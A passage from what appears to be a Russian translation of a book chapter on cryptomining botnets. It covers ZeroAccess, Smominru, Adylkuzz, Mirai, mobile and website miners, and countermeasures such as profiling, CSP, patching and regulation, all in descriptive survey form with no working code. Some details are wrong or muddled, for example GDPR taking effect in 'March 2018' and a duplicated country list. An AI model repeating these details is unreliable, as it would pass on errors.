пользователь тем временем возвращается к clipboard и вставляет address, помещенный в clipboard ComboJack. Отчет Kaspersky Lab показал, что атакующие украли примерно \$10M в Ethereum с использованием social engineering tricks, таких как fake websites и phishing emails.

Атаки на криптовалюты также эксплуатировали уязвимости в базовой структуре интернета. Анализ bitcoin-атак с использованием маршрутизирующей архитектуры интернета представлен в [32]. Эти routing-атаки включали BGP routing protocol, который используется для хранения и рассылки маршрутной информации между соседними сетями. Поскольку BGP не проверяет действительность рассылаемых маршрутных объявлений, он был использован для внедрения мошеннической маршрутной информации из autonomous system (AS), чтобы перехватывать и отправлять трафик к неправильному назначению. Такой вид атаки называется "BGP hijacking" и, как было показано, позволяет атаки на уровне узла и всей сети через изоляцию частей сети (partitioning attack). BGP hijacking также мог замедлять трафик и тем самым распространение блоков в bitcoin protocol к другим узлам (delay attack). BGP hijacks распространены в сетевом трафике, приводя к тысячам атак каждый месяц и конкретно вызывая до сотен событий каждый месяц. Однако, поскольку cryptocurrencies используют consensus mechanism для подтверждения транзакций и кодирования блоков, атаки вроде BGP-атаки имеют особенно сильное воздействие на майнинг криптовалют.

## 11.3 Prominent Cryptomining Botnets

Этот раздел представляет список нескольких ботнетов, выбранных из-за их technical complexity, diversity и impact. Дополнительно профилируются ботнеты, нацеленные на websites, mobile devices и IoTs.

### 11.3.1 ZeroAccess Botnet

Ботнет ZeroAccess, впервые появившийся в 2011 году, является крупнейшим известным ботнетом, использующим P2P-механизмы для связи. Хотя изначально он использовался для загрузки полезной нагрузки для bitcoin mining, более новая версия использует ZeroAccess для click fraud. Распределенная P2P C&C-архитектура создает резервирование; однако она также гарантирует, что нет центрального C&C-механизма, который можно отключить, чтобы остановить операции ботнета. Хотя существует много вариантов ZeroAccess, наиболее распространенная версия - Type II, использующая UDP для загрузки модулей вредоносной полезной нагрузки на компьютер пользователя. Вредоносное ПО способно различать 32-bit и 64-bit компьютеры, а более ранние версии могли загружать как модуль bitcoin mining, так и модуль click fraud. Модуль bitcoin mining был выведен из использования в пользу большего дохода, создаваемого модулем click fraud, который генерирует искусственные клики по рекламе и делает эти клики похожими на легитимные. Модуль bitcoin mining ZeroAccess, озаглавленный Network #1, имеет файл, который связывается с Upfinex (UPX), decentralized exchange and wallet platform, одновременно генерируя подписи для подтверждения подлинности. На тестовых компьютерах наблюдалось, что прибыльность экспоненциально увеличивалась, когда операция bitcoin mining проводилась на сети зараженных компьютеров вместо одного компьютера. Тестовая операция показала, что при курсе Bitcoin к USD 131 потенциальная выгода bitcoin mining с использованием ZeroAccess составляла менее 50 cents в день для одного компьютера против тысяч долларов в день для ботнета. Напротив, операция click fraud ZeroAccess была более прибыльной, потенциально принося десятки миллионов долларов в год.

### 11.3.2 Smominru Botnet

В начале 2017 года группа хакеров под названием "Shadow Brokers" выпустила гигабайт программных exploits, разработанных NSA. Одним из этих exploits был Eternal Blue, который нацеливался на уязвимости в Windows servers, конкретно на протокол Server Message Block (SMB), протокол сетевого обмена файлами. Благодаря worm-like-возможности зараженные машины могли эксплуатировать уязвимости в других подключенных Windows-машинах, что приводило к быстрому заражению. Ботнет Smominru, работающий на базе Eternal Blue exploit, превращал зараженные машины, в основном Windows-серверы, в cryptominers [33]. На своем пике ботнет Smominru заразил 526,000 машин и сгенерировал примерно \$2.3 million дохода от cryptomining. EternalBlue exploit также использовался в WannaMine, запускаемом щелчком по мошеннической ссылке [34]. WannaMine использовал сборщик учетных данных под названием "Mimikatz", а если он был неуспешен, применял EternalBlue. Хотя он использует EternalBlue, WannaMine подключается к другому mining pool с другими серверами и является file-less, что затрудняет обнаружение антивирусом. Похожие быстро распространяющиеся ботнеты включают Dofoil [35], cryptomining application для майнинга Electroneum, где ботнет распространился на полмиллиона компьютеров менее чем за 24 часа. Dofoil использовал комбинацию порожденных процессов, тем самым обманывая диспетчер процессов и заставляя его считать, что исходный процесс работает (process hollowing). Это приводило к изменению Windows registry и подключению к удаленной C&C-архитектуре. Затем Dofoil мог заражать большое число компьютеров, сохраняя способность сопротивляться обнаружению.

### 11.3.3 Adylkuzz

Другой широко распространенный malware, использующий Eternal Blue, - DoublePulsar malware, который предоставляет covert channel, через который kernel code может выполняться для разнообразных applications. Adylkuzz mining botnet использует и EternalBlue, и DoublePulsar, определяя public IP address, cryptomining instructions for Monero и clean up tools. Заражение Adylkuzz имело интересный side effect: Adylkuzz работал как backdoor и закрывал за собой doors, чтобы предотвратить дальнейшую эксплуатацию SMB vulnerability. Поэтому machines, зараженные Adylkuzz, были защищены от Wannacry, bitcoin ransomware cryptoworm, который также использовал Eternal Blue vulnerability. В отличие от Wannacry, связанного с тремя hardcoded bitcoin wallets, Adylkuzz со временем создавал numerous wallets, которые давали small amounts of revenue [36].

### 11.3.4 Botnets Targeting Mobile Apps

Хотя мобильные устройства традиционно не обладают вычислительными ресурсами, требуемыми для cryptomining, и поэтому дают незначительные доходы, cryptomining software проникло в мобильные приложения [37]. Примеры включают приложения Google Play, такие как Recitiamo Santo Rosario Free (предназначенное помогать пользователям молиться розарием), SafetyNet Wireless App (предназначенное предоставлять скидки), а также переупакованные версии популярных приложений вроде Football Manager Handheld (приложение для управления игроками европейского футбольного клуба) и TuneIn Radio (приложение для бесплатного интернет-радио), Songs и Prized. Режим работы состоит в использовании ПО, такого как Androidos CPU Miner (Songs, Prized, Football Manger Handheld, Tune In Radio) и Androidos JS Miner (Recitiamo Santo Rosario Free, SafetyNet Wireless). В JS Miner приложения загружают JavaScript-библиотеку из Coinhive, тогда как с CPU Miner приложения являются переупакованными версиями легитимных приложений, зараженными CPU mining code. Другая значимая cryptomining operation, которая не распространялась через Google Play, но была обнаружена исследователями Kaspersky Labs, - Loapi [38], который загружает Monero cryptocurrency miner, перегревающий компоненты телефона и уничтожающий телефон. Названный jack-of-all-trades за способность выполнять cryptomining, запускать DDoS-атаки, внедрять рекламу и скрываться под логотипами антивирусных решений и porn sites, Loapi способен повышать рейтинги рекламы, перенаправлять SMS-сообщения и подписывать пользователей на платные сервисы. Другие на вид безобидные приложения, обнаруженные в Google Play, включают wallpaper apps, содержащие BadLepricon, вредоносное ПО для bitcoin mining, которое использовалось для майнинга dogecoin и litecoin с аккуратным ограничением использования ресурсов [39]. Эти приложения использовали Stratum proxy для контроля того, какие узлы использовались для майнинга, куда доставлялись coins, и были спроектированы для работы, когда дисплей был выключен, а уровень батареи был выше 50%.

### 11.3.5 Botnets Targeting Websites

Cryptomining software был найден на множестве сайтов, включая WordPress [40], CBS's Showtime [41], live chat and help widget [42], government websites [43] и BitTorrent distribution sites [44]. Mining software был обнаружен в public WiFi, предлагаемом Starbucks в Buenos Aires location, где users получали ten-second delay при connection, во время которого computers майнили Monero [45]. Monero mining software также был найден в desktop version Facebook Messenger [46]. Potential mining activity была найдена в gaming software, распространяемом через Steam, online gaming distribution portal [47], и в gaming software updates [48]. Vulnerabilities в Drupal Content Management System (CMS), на которой работают миллионы websites, были exploited для mining Monero в атаке, известной как Drupalgeddon 2, где public servers принудительно загружали и майнили cryptocurrencies [49].

Ботнеты также были найдены замаскированными за reverse proxy networks, где users могли подключаться к servers behind firewalls или к тем, у которых нет public IP addresses [50]. Однако не все mining software распространяется через covert channels. XMRig, high-performance miner, рекламируемый с official Windows support, свободно доступен как для ASIC, так и для GPU operations. XMRig предназначен для mining Monero и избегает обнаружения, выключаясь сразу после открытия Task Manager. Modified versions XMRig доступны, включая WaterMiner, обнаруженный в repackaged version of Grand Theft Auto mods, popular video game utility. WaterMiner был designed to cease mining во время computer scans и debug operations, что приводило к high usage of gamers processing powers для cryptomining activities [51].

### 11.3.6 Botnets Targeting IoTs

Ботнеты также проникли в IoT-устройства. Ботнет Mirai [52] нацеливался на небезопасные IoT-устройства, избегая при этом адресов устройств, связанных с GE, HP или US DoD. Он сканировал интернет на большие блоки открытых Telnet-портов и использовал стандартные комбинации user ID/password для получения контроля над closed-circuit TVs, DVRs и маршрутизаторами в одной из крупнейших атак на базе IoT. Хотя изначально Mirai использовался для запуска DDoS-атак, недавние варианты Mirai включают модули bitcoin mining [53]. Был изучен диапазон решений для ботнетов, нацеленных на IoT. В [54] авторы представляют стратегии, сосредоточенные на intrusion detection systems (IDSs). Учитывая географически распределенную природу IoT-устройств, авторы изучают размещение IDSs в трех архитектурах: распределенной, централизованной или гибридной. В распределенной архитектуре IDSs размещаются в каждом физическом объекте, в отличие от централизованной архитектуры, где IDS размещается в центральном месте, таком как border router или dedicated host. Были рассмотрены несколько гибридных подходов, такие как использование кластеров и построение backbone of monitor nodes. Работа IDS для обнаружения ботнетов была рассмотрена в четырех категориях: signature-based detection, anomaly-based, specification-based и hybrid. Авторы также изучают угрозы безопасности, с которыми сталкиваются IoT, в частности routing attacks, DoS attacks и man-in-the-middle attacks. Техники обнаружения ботнетов на основе аномалий также изучались в [55]. Здесь авторы предложили модели unsupervised learning с уменьшенными размерами набора признаков для снижения вычислительных ресурсов. Подходы на основе нейронных сетей также изучались в [56], где авторы предлагают dense random neural network architecture для обнаружения DoS-атак, а также denial-of-sleep-атак. Эмпирические результаты из packet-capture software показали, что предложенная архитектура нейронной сети эффективна для обнаружения текущих атак против IoT-шлюзов. Работа [57] описывает использование autoencoders как полностью автоматизированных standalone encoders при обнаружении botnet malware. Авторы предлагают использовать autoencoder для каждого IoT-устройства, где autoencoder обучается на доброкачественных данных трафика на устройстве. Autoencoder - это neural network, которая может реконструировать свой вход после сжатия. Неспособность реконструировать вход считается отказом и, следовательно, аномалией в этой модели. Модели аномалий строятся для каждого устройства отдельно. Эмпирические данные, оцененные с использованием autoencoders против Mirai и Bashlite botnet malware в этой работе, показали многообещающие экспериментальные результаты, включая высокую вероятность обнаружения атак, более низкий уровень ложных тревог и малое время обнаружения.

Хотя основная часть этой главы сосредоточена на ботнетах, нацеленных на cryptocurrencies, эти attacks могут быть перенесены в другие domains, такие как health and medicine, finance и education. Недавнее исследование предлагает взгляд на два critical sectors in infrastructure, которые могут быть легко targeted through open-source intelligence: water и energy sectors [58]. В этом detailed report авторы называют several attacks, направленных на modification количества chemicals, добавляемых в water treatment plants, dam control, power grids и другие water and energy industries, которые были выполнены cybercriminals.



## 11.4 Countermeasures for Cryptomining Botnets

Этот раздел сосредоточится на countermeasures для cryptocurrency mining botnets. Будут рассмотрены proactive и reactive countermeasures для botnet operation. Эти countermeasures будут рассмотрены categorically по линиям proof-of-concept approaches, experimental approaches и viable protocols, уже развернутых как countermeasures. Countermeasures, описанные в этих разделах, делятся на четыре категории: profiling, secure web development frameworks, software engineering и social frameworks, как показано на рис. 11.2.

|                                                |                                      |                                    |
|------------------------------------------------|--------------------------------------|------------------------------------|
| Countermeasures<br>for cryptomining<br>botnets | Profiling                            | Software profiling                 |
|                                                |                                      | Hardware profiling                 |
|                                                | Secure web development<br>frameworks | Blacklists and whitelists          |
|                                                |                                      | Adstripping/blocking browser tools |
|                                                |                                      | Content Security Policy            |
|                                                | Software Engineering                 | Patching                           |
|                                                |                                      | Reverse Engineering                |
|                                                |                                      | Network hardening                  |
|                                                | Social frameworks                    | Legislation and poicies            |
|                                                |                                      | Open Source Intelligence (OSINT)   |

Рис. 11.2. Категории countermeasures для botnet-enabled cryptomining.

### 11.4.1 Profiling

Эта категория countermeasures относится к signature-based detection. Cryptomining software демонстрирует определенные characteristics, влияющие на hardware client machine. Вместе impacts software и hardware используются для разработки software profiling и hardware profiling countermeasures.

#### 11.4.1.1 Software Profiling

Необычно высокая CPU usage и присутствие традиционного mining software (WebAssembly, WebWorkers) показали эффективность при обнаружении cryptomining software на websites. В [59] авторы предлагают semantic inline script monitor под названием "SEISMIC (SEcure In-lined Script Monitors for Interrupting Cryptojacks)", который обнаруживает incoming WASM binary programs, меняет их profile during execution и предупреждает user о cryptomining software на website. Затем user получает option opt out (halt the script) или opt in (continue mining). Использование free cloud services для создания botnets может быть смягчено включением multiple authentication mechanisms, таких как use of an email address, CAPTCHAs including puzzles, phone/SMS и credit card details. Другие proposed countermeasures включают analyzing Sybil accounts, creation rate of new accounts и flagging of accounts with new domain names.

Software profiling путем анализа code является другой countermeasure для обнаружения botnet activity, нацеленной на cryptocurrencies. В [14] авторы предлагают MineSweeper, range of techniques, нацеленных на cryptomining activity, обфусцированную на разных уровнях severity. MineSweeper использует algorithms, которые ищут core cryptographic operations (shift, XOR, rotate), bytecode of specific hashing algorithm primitives и CPU cache usage.

#### **11.4.1.2 Hardware Profiling**

Hardware profiling через оценку microarchitectural execution patterns был предложен в [60] как контрмера для обнаружения cryptomining. На основе предпосылки, что mining- и non-mining-приложения производят разные CPU/GPU-сигнатуры, авторы предлагают MineGuard для обнаружения mining activity на cloud/enterprise-платформах. В [61] авторы используют подход network theory для обнаружения ботов в сети Ethereum. На основе предпосылки, что длительность между транзакциями в сети следует power law distribution (как наблюдается в сетях с человеческими агентами), любая нечеловеческая активность, например активность бота, должна быть обнаружима по отклонению от power law distribution.

### **11.4.2 Secure Web Development Frameworks**

Существующие flaws and loopholes в web development frameworks привели к exploitation by malware. Эта категория countermeasures предлагает использование whitelists/blacklists, adstripping и blocking в существующих browsers, а также разработку новых browsers и profitability models. Использование headers, таких как Content Security Policy (CSP) header, является еще одним proposed mechanism, блокирующим cross-site scripting attacks.

#### **11.4.2.1 Blacklists and Whitelists**

В марте 2018 года Office of Foreign Asset Control (OFAC) Department of Treasury США опубликовал новые guidelines по virtual currency compliance obligations. OFAC поддерживает Specially Designated Nationals and Blocked Persons List (SDN). Этот list содержит individuals and organizations, участвующих в illegal activities, с которыми US persons запрещено проводить transactions. Announcement OFAC от марта 2018 года теперь позволяет добавлять individuals and entities, связанные с digital currency identifiers, в SDN list. Individual users могут использовать browser extensions, такие как No Coin, который работает с Chrome, Firefox и Opera browsers, чтобы блокировать Coinhive и похожее cryptojacking software на websites. Он также дает users options whitelist particular miner и allow it to run.

MinerBlock - еще одно Chrome extension, использующее two-pronged approach для blocking mining scripts. Оно работает через traditional approach blocking mining software, связанного с blacklists, а также способно detecting potential mining behavior внутри loaded scripts и немедленно их killing. CoinBlockerLists поддерживает frequently updated list websites, связанных с cryptomining, и предлагает этот list в различных formats для integration with existing website anti-mining solutions.

#### 11.4.2.2 Adstripping Browsers and Blocking Mechanisms

Ads стали популярным способом distribute cryptomining software и были найдены в Google's DoubleClick ads и YouTube ads. Введение cryptojacking software, впервые популяризованного Coinhive, позволило publishers and advertisers компенсировать shortfall in advertising revenue, используя ads для cryptomining. Некоторые websites (Salon, Pirate Bay) применяют другой подход к debate ads versus cryptomining, предлагая users option: Would you like to watch our ads or would you rather spare CPU cycles for cryptomining? Для этого вызова предложены разные solutions. Adstripping extensions в browsers, такие как Silent Site Sound Blocker и uBlock Origin, являются двумя из многих freely available tools, которые нацелены на разные aspects web browsing experience, помимо blocking ads. Например, Silent Site Sound Blocker для Chrome browser blocks ads, которые запускаются в webpage corners при loaded site. Magic Actions - еще одно ad stripping extension, работающее в Chrome, Firefox и Opera browsers, которое suppresses ads on YouTube, disables comments и presents clear selections for controlling volume and resolution.

Новый подход к проблемам рекламной выручки, пользовательских предпочтений и конфиденциальности был предложен в форме Basic Attention Token (BAT). Разработанный командой, создавшей JavaScript и Firefox, BAT является Ethereum-based digital token, устраняющим посредников в пространствах цифровой рекламы. Пользователи получают вознаграждение за свое внимание в форме BAT, publishers получают большую часть рекламной выручки, ранее потерянной из-за ботов и посредников, а advertisers получают более качественную аналитику данных. BAT сейчас работает с Brave browser, open-source web browser, который блокирует рекламу и trackers, одновременно обеспечивая HTTPS protocol. Brave browser отслеживает активность пользователя, и данные сохраняются в distributed ledger. Advertisers отправляют рекламу в форме smart contracts в браузер, которые разблокируются, когда пользователь просматривает рекламу, после чего пользователь получает вознаграждение в BAT. BAT можно потратить в браузере на premium articles, donations и other in-browser transactions.

#### 11.4.2.3 Content Security Policy

CSP, впервые предложенная в [62], была разработана как решение для смягчения воздействия атак на уязвимости веб-приложений с использованием Cross Site Scripting (XSS) и Cross Site Request Forgery attacks (CSRF). XSS- и CSRF-атаки работают в двунаправленных режимах эксплуатации доверия: CSRF-атака - это confused deputy attack, которая эксплуатирует доверие сайта к браузеру пользователя, тогда как XSS-атаки эксплуатируют доверие пользователя к сайту. XSS-атаки обычно включают внедрение вредоносного кода в веб-приложения. Примеры CSRF-атак включают изменение пользовательской информации, добавление товаров в корзину, несанкционированные денежные переводы и другие действия пользователя, которые могут выполняться по воспроизводимым ссылкам [63]. Использование CSP headers позволяет владельцам сайтов объявлять одобренные источники файлов с использованием специальных directives для блокирования контента и с проверкой, что доставленный контент не был изменен (request-sri-for). Используя whitelist-подход, sri и другие похожие directives в CSP (default-src, connect-src и т. д.) могут применяться для обнаружения и блокирования операций cryptojacking.

#### 11.4.3 Software Engineering

Эта категория countermeasures представляет holistic view of threat modeling and management. Tools, такие как patching, reverse engineering of attacks и network hardening, описаны в этом разделе, чтобы предложить proactive mechanisms для assessing existing vulnerabilities, modeling threats и mitigating their impact.

#### 11.4.3.1 Patching

Security patching был integral part of software lifecycle management и computer security protocols для защиты systems and users от system vulnerabilities and exploits. EternalBlue exploit, разработанный NSA и leaked by Shadow Brokers, был исправлен Microsoft в patch MS17-010. Этот patch устраняет vulnerability в SMB protocol, которая позволяла remote code execution. По мере того как hackers направляют больше своих resources на cryptomining и DDoS attacks, было показано, что patching по-прежнему остается effective tool для противодействия cryptomining attacks [64].

#### 11.4.3.2 Reverse Engineering

Проводились исследования по созданию botnet-like networks, которые могли бы attack cryptocurrencies. В [65] авторы предоставляют framework для ZombieCoin, который использует distributed, verifiable, cryptographic transformations, предлагаемые Bitcoin, чтобы создать mechanism, enabling C&C architectures, instrumental to botnets. Botmaster генерирует public-private key pair и instruction set, который может быть decoded individual bots. Infection mechanism может быть trivial (например, advertisements containing links), активируемым clicks и затем используемым для infect machines unsuspecting users. Эти machines затем transformed into bots, которые могут использоваться для delivery information (такой как financial data, passwords) или propagate spam, phishing и DoS attacks.

Предложен диапазон возможных решений для ZombieCoin. Они включают быстрый ответ со стороны ISP для блокирования сайтов, размещающих rendezvous points для ботмастеров, и сотрудничество с правоохранительными органами для обнаружения и смягчения воздействия таких blockchain polluters [66]. Другие описанные подходы включают использование honeypots, развернутых whitehat hackers. Эти honeypots функционируют как Sybils и нарушают экономические отношения между ботами и ботмастером. Например, эти машины могут присоединяться к ботнету и создавать множество кликов по рекламным показам без генерации дохода для ботмастера.

#### 11.4.3.3 Network Hardening

Eclipse attacks, представленные в [11], описывали метод изоляции узлов-жертв, где атакующие монополизуют все входящие и исходящие соединения узла, тем самым нарушая предположение о совершенной информации. Было предложено несколько контрмер для укрепления сети против таких атак, распространяемых ботнетами, с акцентом на ограничение и тестирование новых входящих соединений, отслеживание известных и новых соединений, случайное вытеснение соединений из таблиц, хранящих известные и новые соединения, запрет unsolicited addresses и увеличение размера tried и new tables. Некоторые из этих контрмер теперь включены в инфраструктуру Bitcoin через обновление ПО.

Контратаки против BGP-атак, описанные в [32], основаны на увеличении разнообразия соединений. Поскольку mining pools используют несколько шлюзов, размещенных у разных ISP, степень multihoming обеспечивает меру дополнительной защиты от BGP-атак. Авторы показывают, что использование зашифрованного трафика, включение VPN и преднамеренное обновление сетевых соединений (network churn) являются некоторыми контрмерами против BGP hijacks. Дополнительно статистика сетевого мониторинга, такая как round-trip time, внезапные изменения в соединениях узлов и использование отдельных каналов для управления и данных, предложена как эффективная тактика противодействия BGP hijacks в bitcoin-сети.

В то время как большинство атак против экосистемы Bitcoin сосредоточено на внешних threat actors, таких как ботмастеры, запускающие cryptomining [67], исследования атак на экосистему Bitcoin формулируют это как проблему одного или нескольких mining pools, стремящихся достичь максимальной полезности потенциально за счет подрыва полезности других mining pools. Авторы в [67] использовали game-theoretic approach для изучения стратегического выбора mining pools при запуске атак против других pools. В случае MarioNet [27] предложено несколько стратегий контрмер, включая использование blacklists и whitelists, критерии пользовательских разрешений и ограничения WebWorkers через отключение их сервисов и ограничение доли активного времени относительно длительности браузерной сессии.

#### 11.4.4 Social Frameworks

Countermeasures, описанные до сих пор, лежат в spectrum technical measures для proactive и reactive botnet-based threats. Недавние исследования показали, что social frameworks являются valuable sources of information about threat sources. Такой вид information, называемый "open source intelligence (OSINT)", находится на popular websites, message boards, forums и social media. OSINT можно mining for a trove of information о cryptocurrency activity and threats. Дополнительно роль policies and legislation критически важна для определения scope legal activities concerning cryptocurrencies.

##### 11.4.4.1 Open Source Intelligence

В дополнение к техническим контрмерам против майнинга криптовалют, обсужденным в этом разделе, computational social scientific approach для успеха монет, представленный в [68], мог бы использоваться для прогнозирования атак. Здесь авторы анализировали обсуждения на online forums, чтобы вывести роль дискуссии и возникающего ажиотажа вокруг определенных видов криптовалют как жизнеспособного предиктора потенциального успеха определенных видов монет. Похожие тактики, объединяющие данные социальных сетей, разговоры на дискуссионных форумах и другие подходы network science, могут выводить режимы атак и операционные механизмы ботнетов, применяемых в cryptomining. Анализ частоты упоминаний криптовалют и ее корреляции с ценой bitcoin был выполнен в [69]. Другие похожие инструменты обнаружения, основанные на активности ботов в C&C-каналах, использовались для построения таких инструментов, как BotSniffer [16], где авторы изучали crowd-like-поведение ботов в ботнете, отвечающих на команды или генерирующих сообщения для обнаружения ботнета. Еще один такой инструмент обнаружения ботов был разработан в [70]: BotDet обнаруживает активность ботов на основе вредоносных IP-адресов, SSL-соединений, обнаружений доменов и Tor-соединений. Обзор текущего ПО для обнаружения ботов также представлен в [70].

Похожая detection technique использовалась в [19], где авторы провели additional statistical analysis on characteristics websites, применяющих cryptomining. Авторы изучали popularity website, location of website host и website content как indicators probability, что website contains cryptomining software. Они обнаружили, что не было strong correlation между popularity (measured by website rank on Alexa), location или content.

#### 11.4.4.2 Legislation and Policies

В 2016 году Parliament European Union (EU) объявил новую законодательную рамку для защиты пользовательских данных под названием "GDPR (General Data Protection Regulation)". Он предоставил двухлетний переходный период для сайтов, чтобы адаптироваться к GDPR regulation, и официально вступил в силу в марте 2018 года. EU GDPR влияет не только на организации внутри EU, но и на все организации, которые предлагают товары и услуги или отслеживают активность граждан EU. В условиях EU GDPR акцент сделан на получении согласия пользователя на сбор и обработку данных в ясных формулировках, а права пользователя расширены и включают, среди прочего, уведомление о нарушениях, доступ к данным, конфиденциальность и право быть забытым. Нарушители условий GDPR штрафуются согласно tiered framework, где максимальные налагаемые санкции составляют 4% годового оборота или 20 million euros.

Возникли разные мнения о влиянии GDPR на blockchain. В недавнем whitepaper [71] IBM выделила, как blockchain может использоваться для помощи в пяти major GDPR areas: Rights of EU Data Subjects, Security of Processing, Lawfulness and Consent, Accountability of Compliance и Data Protection by Design and by Default. Однако другие указывают на потенциал GDPR нарушить фундаментальные принципы blockchain. Blockchain и, по ассоциации, cryptocurrency mining в целом основаны на концепциях прозрачности и неизменяемости. Исследователи указали несколько аргументов, угрожающих операционным механизмам blockchain: считаются ли encryption keys персональными данными? [72]. Кроме того, разрешение вопросов accountability в случае breaches является сложным процессом [73]. GDPR, таким образом, может служить для смягчения воздействия операций cryptojacking через ограничение скрытых режимов, в которых вычислительные ресурсы ничего не подозревающих пользователей сайтов, приложений и IoT-устройств используются для cryptojacking.

В [74] авторы представляют подробное рассмотрение законодательства о криптовалютах в разных странах мира. Работа [75] представляет идеи создания регуляторных инструментов, которые не подавляют потенциал инноваций, достижимый с криптовалютами, и способны предотвращать использование криптовалют как средства преступной деятельности. Сектор financial technology находится в уникальном положении для предложения решений и платформ для криптовалют. Initial coin offerings (ICOs) для различных видов криптовалют превысили отметку \$20 billion и стали значимым источником привлечения средств в криптовалютах. Интересное введение о роли ICOs в fintech, IT и enterprises, а также domestic и foreign regulations for ICOs представлено в [76].

### 11.5 Future Directions

Размышляя о дальнейшей дороге криптовалют, мы увидим, что cryptocurrencies начинают получать более широкое принятие в различных доменах: государственном управлении, банковском деле, электронной коммерции и других секторах. Остается увидеть, как увеличенная заметность привлечет разнообразные вызовы. Эта глава исследовала угрозы майнингу криптовалют, создаваемые ботнетами, вызов in-browser mining как полезности и помехи, а также контрмеры к этим вызовам. Другие подобные вызовы лежат вдоль спектра пользовательской экспертизы в торговле криптовалютами. На одном конце этого спектра находится черный рынок ботнетов, создавший пути для неконтролируемого создания, использования и эволюции ботнетов. На другом конце спектра находится обычный пользователь, который использует криптовалюту для торговли, но не знает о многочисленных способах, которыми его или ее устройства используются для помощи работе ботнетов.

Распределенная природа cryptomining поднимает несколько вопросов, переплетенных в legal, fintech и social spheres. Хотя многие страны мира потеплели к идее криптовалют, некоторые страны

считают cryptocurrencies незаконными. Эти страны включают China, Bolivia, Columbia, Ecuador, Russia, Vietnam и Russia, among others. В странах, где cryptocurrencies законны, существуют разные законы о майнинге и использовании криптовалют для торговли товарами и услугами. Потребность в более энергоэффективных операциях майнинга также будет значимым фактором в развитии регулирования майнинга и разработке новых протоколов, таких как proof-of-stake (PoS), в отличие от energy-intensive PoW algorithms. Регулирование cryptocurrencies должно учитывать разнообразие монет, вопрос, который не затрагивает fiat currencies, поскольку по большей части валюты в странах однородны. Регулирование также должно учитывать анонимность, продвигаемую cryptocurrencies, которая расширяет возможности майнинговых и торговых entities, но создает мощные стимулы для участия в преступной деятельности, например той, что встречается в dark web.

Наконец, perception of cryptocurrencies играет роль в их adoption. Bitcoin PoW требует user buy-in, и хотя recent literature изучала challenges to adoption and growth cryptocurrencies, scant research exists on public perception of its viability as an alternative to cryptocurrencies. Initial findings Cryptoasset Sentiment Survey [77] показывают, что public aware of cryptocurrencies, но operational details are elusive. Другие исследования perceptions of cryptocurrency документированы в [78] и [79]. Угрозы, создаваемые malware, такими как botnets, только усиливают confusion surrounding cryptocurrencies и могут стать major impediment to widespread adoption.

## References

- [1] S. Silva, R. Silva, R. Pinto, and R. M. Salles. Botnets: A survey. *Computer Networks*, 2:378-403, 2013.
- [2] M. Anagnostopoulos, G. Kambourakis, and S. Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15 (5):455-473, 2016.
- [3] Bitcoin Energy Consumption Index. Available at <https://digiconomist.net/bitcoin-energy-consumption>.
- [4] L. Ablon, M. C. Libicki, and A. A. Golay. *Markets for Cybercrime Tools and Stolen Data: Hackers' Bazaar*. Rand Corporation, 2014.
- [5] A. Minnaar. 'Crackers', cyberattacks and cybersecurity vulnerabilities: The difficulties in combatting the 'new' cybercriminals. *Acta Criminologica: Southern African Journal of Criminology*, 2014(Special Edition 2):127-144, 2014.
- [6] R. Richardson, and N.M. North. Ransomware: Evolution, mitigation and prevention. *International Management Review*, 13(1), 10-21, 2017.
- [7] Symantec. Internet Security Threat Report. Vol. 24 Retrieved from [www.symantec.com/security-center/threat-report](http://www.symantec.com/security-center/threat-report), 2019.
- [8] F. Sinitsyn. Kaspersky security bulletin - Story of the year 2017. Ransomwares new menace. Retrieved from <https://securelist.com/ksb-story-of-the-year-2017/83290/>.
- [9] J. Redman. Bitcoin Personalities: Artforz and the GPU Arms Race. Retrieved from <https://news.bitcoin.com/bitcoin-personalities-artforz-gpu-arms-race/>.
- [10] J. Bonneau. Hostile blockchain takeovers (short paper). In *Proceedings of the International Conference on Financial Cryptography and Data Security*, pages 92-100, 2018.
- [11] E. Heilman, A. Kendler, A. Zohar, and S. Goldberg. Eclipse attacks on bitcoin's peer-to-peer network. In *Proceedings of the USENIX Security Symposium*, pages 129-144, 2015.

- [12] R. Vigliarolo. GhostMiner fileless cryptomining malware has code that kills itself and other strains. Retrieved from [www.techrepublic.com/article/ghostminer-fileless-cryptomining-malware-has-code-that-kills-itself-and-other-strains/](http://www.techrepublic.com/article/ghostminer-fileless-cryptomining-malware-has-code-that-kills-itself-and-other-strains/)
- [13] Y. Pan, J. White, and Y. Sun. Assessing the threat of web worker distributed attacks. In Proceedings of the IEEE Conference on Communications and Network Security (CNS), pages 306-314, 2016.
- [14] R. K. Konoth, E. Vineti, V. Moonsamy, M. Lindorfer, C. Kruegel, H. Bos, and G. Vigna. Minesweeper: An in-depth look into drive-by cryptocurrency mining and its defense. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, pages 1714-1730. ACM, 2018.
- [15] R. Perdisci, W. Lee, and N. Feamster. Behavioral clustering of http-based malware and signature generation using malicious network traces. In Proceedings of the USENIX Symposium on Networked Systems Design and Implementation (NSDI), 10:14, 2010.
- [16] G. Gu, J. Zhang, and W. Lee. Botsniffer: Detecting botnet command and control channels in network traffic. In Proceedings of the 16th Annual Network & Distributed System Security Symposium Proceedings, 2008.
- [17] S. Eskandari, A. Leoutsarakos, T. Mursch, and J. Clark. A first look at browser-based cryptojacking. arXiv preprint arXiv:1803.02887, 2018.
- [18] Coinhive. A cryptominer for your website. <https://coinhive.com/>
- [19] M. Musch, C. Wressnegger, M. Johns, and K. Rieck. Web-based cryptojacking in the wild. arXiv preprint arXiv:1808.09474, 2018.
- [20] Z. Yu, M.H. Au, J. Yu, R. Yang, Q. Xu, and W.F. Lau. New empirical traceability analysis of CryptoNote-Style blockchains. In Financial Cryptography and Data Security (FC), 2019.
- [21] D. Y. Huang, H. Dharmdasani, S. Meiklejohn, V. Dave, C. Grier, D. McCoy, S. Savage, N. Weaver, A. C. Snoeren, and K. Levchenko. Botcoin: Monetizing stolen cycles. In Proceedings of the Network & Distributed System Security Symposium Proceedings, 2014.
- [22] C.G.J. Putman, Abhishta, and L. Nieuwenhuis. Business model of a botnet. In Proceedings of the 26th IEEE Euromicro International Conference on Parallel, Distributed and Network-based Processing (PDP), 2018, pages 441-445, 2018.
- [23] J.-W. Nijhuis. Effect of IoT botnets on cryptocurrency, 27th University of Twente Student Conference on IT July, pages 1-6, 2017.
